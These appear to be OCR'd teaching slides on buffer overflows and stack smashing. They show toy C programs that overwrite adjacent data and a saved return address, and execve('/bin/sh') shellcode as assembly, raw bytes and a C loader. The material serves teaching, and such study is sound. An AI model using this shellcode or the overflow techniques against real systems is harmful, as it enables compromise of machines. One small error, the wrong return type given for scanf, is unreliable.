
Example of Buffer Overflow

Corruption of program data

```
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]) {
    char str[4] = “abc”;
    char buf[12];
    strcpy(buf, “Buffer-Overflow”);
    printf(“str is %s\n",str);
    return 0;
}
```



Potential Consequences

```
int Privilege-Level = 3;
char buf[12];
strcpy(buf, “......”);
```

Privilege escalation

```
int Authenticated = 0;
char buf[12];
strcpy(buf, “......”);
```

Bypass authentication

```
char command[] = “/usr/bin/ls”;
char buf[12];
strcpy(buf, “......”);
execv(command, ...);
```

Execute arbitrary command

```
int (*foo)(void);
char buf[12];
strcpy(buf, “......”);
foo();
```

Hijack the program control

.....

More Vulnerability Functions

```
char* strcat (char* dest, char* src)
```

- Append the string *src* to the end of the string *dest*.

```
char* gets (char* str)
```

- Read data from the standard input stream (stdin) and store it into *str*.

```
int* scanf (const char* format, …)
```

- Read formatted input from standard input stream.

```
int sprintf (char* str, const char* format, …)
```

- Create strings with specified formats, and store the resulting string in *str*.

and more…


Stack Smashing

Function call convention:

- Step 2: Push the current instruction pointer (EIP) to the stack.
- Step 6: Execute the callee function within its stack frame.
- Step 9: Restore EIP from the stack.

Overwrite EIP on the stack during the execution of the callee function (step 6).

After callee function is completed (step 9), it returns to a different (malicious) function instead of the caller function!




Example of Stack Smashing

```
#include <stdio.h>
#include <string.h>

void overflow(char* input){
    char buf[8];
    strcpy(buf,input);
}

void attack(){
    printf("Attack succeed!\n");
}

int main(int argc, char **argv){
    char input[] =
"AAAAAAAAAAAAAAAA\xaf\x51\x55\x55\x55\x55";
    overflow(input);
    return 0;
}
```

Attack function address is:
\x55\x55\x55\x55\x51\xaf

Addresses are little-endian



input

\xaf	\x51	\x55	\x55	\x55	\x55	\x0	
A	A	A	A	A	A	A	A
A	A	A	A	A	A	A	A

Injecting Shellcode

Shellcode: a small piece of code the attacker injects into the memory as the payload to exploit a vulnerability

- Normally the code starts a command shell so the attacker can run any command to compromise the machine.

```c
#include <stdio.h>
int main( ) {
  char* name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

```
section .text
    global _start

_start:
    xor rdi, rdi
    push rdi
    mov rbx, 0x68732f2f6e69622f
    push rbx
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov al, 59
    syscall
```

```
48 31 ff
57
48 bb 2f 62 69 6e 2f
2f 73 68
53
48 89 e7
48 31 f6
48 31 d2
b0 3b
0f 05
```

```c
#include <stdlib.h>
#include <stdio.h>

int main() {
 unsigned char shellcode[] =
"\x48\x31\xff\x57\x48\xbb\x2f\x62\x69\x6
e\x2f\x2f\x73\x68\x53\x48\x89\xe7\x48\x3
1\xf6\x48\x31\xd2\xb0\x3b\x0f\x05";
    ((void(*)()) shellcode)();
}
```

Overwrite EIP with the Shellcode Address

```
void overflow(char* input){
    char buf[32];
    strcpy(buf,input);
}
```